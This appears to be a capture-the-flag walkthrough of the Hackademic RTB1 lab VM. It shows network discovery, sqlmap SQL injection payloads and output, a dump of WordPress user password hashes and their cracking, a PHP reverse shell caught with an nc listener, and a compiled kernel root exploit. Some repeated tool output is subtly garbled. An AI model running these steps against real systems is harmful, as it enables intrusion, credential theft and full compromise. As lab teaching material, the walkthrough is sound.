





1) Scan for the machine using **netdiscover** →



2) Scan the discovered machine using **nmap** →



3) Since the machine is web based, open it using browser and open the target



4) Open the highlighted link, scan the website using **sqlmap** →

```
Applications  Places  Terminal  Jun 10 20:30
root@codassassin: /home/codassassin

root@codassassin: /home/codassassin
# sqlmap -u http://192.168.43.64/Hackademic_RTBI/?cat=1 --dbs

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:30:44 /2021-06-10/

[20:30:45] [INFO] resuming back-end DBMS 'mysql'
[20:30:45] [INFO] testing connection to the target URL
[20:30:45] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: cat=(SELECT (CASE WHEN (9800=9800) THEN 1 ELSE (SELECT 3860 UNION SELECT 9823) END))

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 6494 FROM(SELECT COUNT(*),CONCAT(0x716b716271,(SELECT (ELT(6494=6494,1)))0x7170786271,FLOOR(RAND(0)*2))X FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 9712 FROM (SELECT(SLEEP(5)))YTwa)
---
[20:30:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 13 (Goddard)
web application technology: Apache 2.2.15, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[20:30:45] [INFO] fetching database names
```

```
Applications  Places  Terminal  Jun 10 20:30
root@codassassin: /home/codassassin

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: cat=(SELECT (CASE WHEN (9800=9800) THEN 1 ELSE (SELECT 3860 UNION SELECT 9823) END))

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---
[20:30:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 13 (Goddard)
web application technology: Apache 2.2.15, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[20:30:45] [INFO] fetching database names
[20:30:45] [INFO] resumed: 'information_schema'
[20:30:45] [INFO] resumed: 'mysql'
[20:30:45] [INFO] resumed: 'wordpress'
available databases [3]:
[*] information_schema
[*] mysql
[*] wordpress

[20:30:45] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[20:30:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.64'

[*] ending @ 20:30:45 /2021-06-10/

WATCH DOGS 2
root@codassassin: /home/codassassin
#
```



```
root@codassassin: /home/codassassin
# sqlmap -u http://192.168.43.64/Hackademic_RTBI/?cat=1 -D wordpress -T wp_users --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:31:12 /2021-06-10/

[20:31:12] [INFO] resuming back-end DBMS 'mysql'
[20:31:12] [INFO] testing connection to the target URL
[20:31:12] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: cat=(SELECT (CASE WHEN (9800=9800) THEN 1 ELSE (SELECT 3860 UNION SELECT 9823) END))


Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 6494 FROM(SELECT COUNT(*),CONCAT(0x716b716271,(SELECT (ELT(6494=6494,1)))0x7170786271,FLOOR(RAND(0)+2))X FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT SLEEP(5))YTWa)
---
[20:31:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 13 (Goddard)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL >= 5.0
[20:31:12] [INFO] fetching columns for table 'wp_users' in database 'wordpress'
```


```
root@codassassin: /home/codassassin

[20:31:12] [INFO] resumed: 'maxbucky'
[20:31:12] [INFO] resumed: 'MaxBucky'
[20:31:12] [INFO] resumed: '50484c19f1afdaf3841a0d821ed393d2'
[20:31:12] [INFO] resumed: '2011-01-07 03:11:18'
[20:31:12] [INFO] resumed: '0'
[20:31:12] [INFO] resumed: 'http://'
[20:31:12] [INFO] resumed: ''
[20:31:12] [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[20:31:15] [INFO] writing hashes to a temporary file '/tmp/sqlmapbmufdgm2374/sqlmaphashes-latr7_yq.txt'
do you want to crack them via a dictionary-based attack? [y/n/q] y
[20:31:17] [INFO] using hash method 'md5_generic_passwd'
[20:31:17] [INFO] resuming password 'admin' for hash '21232f207a57a5a743894a0e4a801fc3' for user 'NickJames'
[20:31:17] [INFO] resuming password 'qlw2e3' for hash '7cbb3252ba6b7e9c422fac5334d22054' for user 'GeorgeMiller'
[20:31:17] [INFO] resuming password 'napoleon' for hash 'a6c514f9486b83cb53d8d932f9a04292' for user 'TonyBlack'
[20:31:17] [INFO] resuming password 'maxwell' for hash '8601f6e1028a8e8a966f6c33cd9aec4' for user 'JasonKonnors'
[20:31:17] [INFO] resuming password 'kernel' for hash '50484c19f1afdaf3841a0d821ed393d2' for user 'MaxBucky'
what dictionary do you want to use:
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[20:31:18] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[20:31:22] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[20:31:22] [INFO] starting 4 processes
[20:31:45] [INFO] using suffix '1'
[20:32:08] [INFO] using suffix '123'
[20:32:31] [INFO] using suffix '2'
[20:32:54] [INFO] using suffix '12'
[20:33:16] [INFO] using suffix '3'
[20:33:39] [INFO] using suffix '13'
[20:33:49] [INFO] current status: eidd9... | ^C
[20:33:49] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: wordpress
Table: wp_users
[6 entries]
```



5) Open the admin panel, using the extracted username and password →



6) Upload a **php-reverse-shell** in the website and update the page →



7) Open the **wp-content** page, after starting a **nc listener** on the port, reload the wp-content page →



- 8) The shell opens up, list the files, enter the tmp folder, then upload 15285.c exploit in the tmp folder. Create executable kernel and change its permissions →


```
Applications Places Terminal Jun 10 20:55
root@codassassin: /home/codassassin

12:06:09 up 3:13, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=48(apache) gid=489(apache) groups=489(apache)
sh: no job control in this shell
sh-4.0$ ls
ls
bin
boot
dev
etc
home
lib
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
sh-4.0$ cd tmp
cd tmp
sh-4.0$ ls
ls
15285.c
kernel
orbit-gdm
pulse-PKdhtXMmr18n
sh-4.0$ gcc 15285.c -o kernel
gcc 15285.c -o kernel
sh-4.0$ chmod 777 kernel
chmod 777 kernel
sh-4.0$
```

- 9) Execute the ./kernel file, after its execution, enter the root folder, we will find the key.txt file.
Cat the key.txt, we will find the secret key →

```
Applications Places Terminal Jun 10 21:00
root@codassassin: /home/codassassin

[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[*] Resolved security_ops to 0xc0aa19ac
[*] Resolved default_security_ops to 0xc0955c6c
[*] Resolved cap_ptrace_traceme to 0xc055d9d7
[*] Resolved commit_creds to 0xc044e5f1
[*] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
ls
15285.c
kernel
orbit-gdm
pulse-PKdhtXMmr18n
cd /root
ls
Desktop
anaconda-ks.cfg
key.txt
key.txt-
cat txt
cat: txt: No such file or directory
cat key.txt
Yeah!!
You must be proud because you 've got the password to complete the First *Realistic* Hackademic Challenge (Hackademic.RTB1 :)
$_d5jgQ>>ak#b"(Hx"ocla_%
Regards,
mr.p0wn || p0wnbox.Team || 2011
http://p0wnbox.com
```